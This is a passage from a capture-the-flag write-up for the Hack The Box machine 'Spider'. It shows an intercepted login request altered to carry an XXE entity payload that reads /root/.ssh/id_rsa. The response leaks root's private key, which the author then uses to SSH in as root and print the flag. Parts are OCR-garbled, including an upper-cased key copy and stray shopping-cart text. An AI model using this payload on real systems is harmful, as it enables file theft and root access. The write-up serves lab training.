User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://localhost:9002
Connection: close
Referer: http://localhost:9002/login
Cookie: session=eyJwb2ludHMiOjB9.YMRqBA.wp_jVl0e5UNPuUlF2IBdt3c5pEk
Upgrade-Insecure-Requests: 1

username=saad&version=1.0.0
```

change it to this




```
POST /login HTTP/1.1
Host: localhost:9002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://localhost:9002
Connection: close
Referer: http://localhost:9002/login
Cookie: session=eyJwb2ludHMiOjB9.YMRsEA.2ptSGvZIqlNaOZ3aiuRRcB9fH8Q
Upgrade-Insecure-Requests: 1

username=%26username%3b&version=1.0.0--><!DOCTYPE+foo+[<!ENTITY+username+SYSTEM+"/root/.ssh/id_rsa">+]><!--
```



```
%26 %3b
```

```
& ;
```

forward it



```
    WELCOME, -----BEGIN RSA PRIVATE KEY-----
MIIEOWIBAAKCAQEAL/DN2XPJQUIW49CVNDAGDEO5WZ47TZDYZ+7TXD8Q5TFQMYXQ
GSGQSKHFFUZJQ8V/Q4ABFM6LQSN47G8FOQ0GQ1DVUZKWFAATVTJLIXUE7GLCITPT
IFTBG7RQV/XATWAMDRFRLB7X63TG6MZDRKVFVGFIHWQANKUJNQOVJCLGIXLUWUVK
                        4D3/VO
/MDEUB02HA7RW9OHSYKR4PIGV4MDWXGGL+FWO6HFNCZ+YK96WMLJC3VO5Z
EGKDKXY3RNLKVTXJPILFMAZGU0T+RX1GLMOPDQODWRBWU+WDBES35VQXH0UM5WUH
VPT5ZDGIKID4TFT57UDHXPISD6YBHLT5OOHFFQIDAQABAOIBAFXB9ACG6VC0KO/N
KRHFYUUO4J7ZBHDFJBI7AFINZPBWRTQ75VHOEEXUD2VMDXAEQFJ1LYP9Q8/A1MDB
SZ4EKUCRQ05O9QTHXJP0700+8T24WMLAHKW6QN1VW61+46IWC6IETBZSPNWIQJBN
        RKWBLMMIQNAYZZDKTNU9+CA/KZ
 /CAJLPZ3M1NW7X//RCDL8KBGS8RFUHQZ/R4R7E
HTCVXUXOFNYO/I+A3J1DPHOC5UH56G1W82NWTCBTCFMFEUSUOBYLCG3YEYPCLO/M
               S7PWQ1E4M27/NMU7R
/CSLC03YFQXOW+CIBDD59DBKTZKERDIMD49WIZSXIZL7RDT
WBTACSUCGYEAYU9AZUPB71YNGQVLPDTOZOTD6REZLBDGEQZ4BD5XZBKDJ7MOT5DY
R335NRBF7EJC0ODXNVSY+4VEXQMTX9ETXPMTSP6U0WVIYWY9C7K/WCZ+WXNV0ZC0
KCSQH/YFKD2JADKMXHXKZ9THXCCHOFET7IUMNSM2VBKB1XBMKULXQBMCGYEAWUBS
FHRNRIB3OS7QYAYE+XRGVDX/KXCKVA6ZN20YKTWYLH2HLFXCFQQDR30CPXXBSRIS
BAKYCDFXSUQDPJ1/QE21OVDLMJFU4XS7ZDGG8O5V8JMF6TLTWI0VI45G38DJAGEL
W42ZV3VV7BSAHQSMVD3IGLEODFT34JO9NQV9KBCCGYEAK8ELVAY7AXFTLJKK++UI
/XV9DWNJTZ2UFO5PA14J0O+WQ7C4ORSFBTH1TVZ8TCW+OVPLSD0YKODLGOWAKCQZ
MVAF3J64OSGYZHOXE7T2IQ788NF4GZUXHCL8QLO9HQJ7DBHRPPUEYWRCBSD1U8G3
ASAJ8JITOB6HZHN0OWEFGX0CGYAICQMGU2VJZ9ARP/LC7TR0NYNCDLII4LDC/DGG
LMQYLUNYQSNUWKTNYGDVLY8OHJ+MYLHJJGYUTXUIQDHMM+VJ7P87FSMQBVOL7BJT
KFWND761ZVXHDUJ5KPC9ZCUNAJE3XABZU7OCSDBJ9KOX5JA6CLDRSWWMP31JNW0J
64YYLWKBGBKRFXXUGKB9IMMCN19ZMWA6AKE0/JD6C
            /51IRX9LYEOMWFPQITNENWK
TEYJUJFTLGOI8MSTPAVUFPDQV4128HUMBMLVPHYOVWKH/NOFETPTE2UFSTSNRMD8
VEGG/FMJ9XMHVSPEPVIZBFRNSZHP77SGCXX8GRHX9GLVMUDXEO+J
            -----END RSA PRIVATE KEY-----
```


CHECKOUT NOW-*modernized* SHOPPING CART

My Cart

#QUE-007544-002
ASTHETIC BED
x $3.00 IN STOCK
$300.00

#QUE-007544-003
LAMP SHADE

Boom 🧨 we got the id_rsa of root.



```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# echo "-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ05O9QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
/Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----" > root_id

┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# chmod 600 root_id

┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# ssh -i root_id root@10.10.10.243
Last login: Mon May 31 13:58:50 2021
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# cat /root/root.txt
5f6a3f2ddf0ddeea2bcf0cbf4cb552f1
root@spider:~# █
```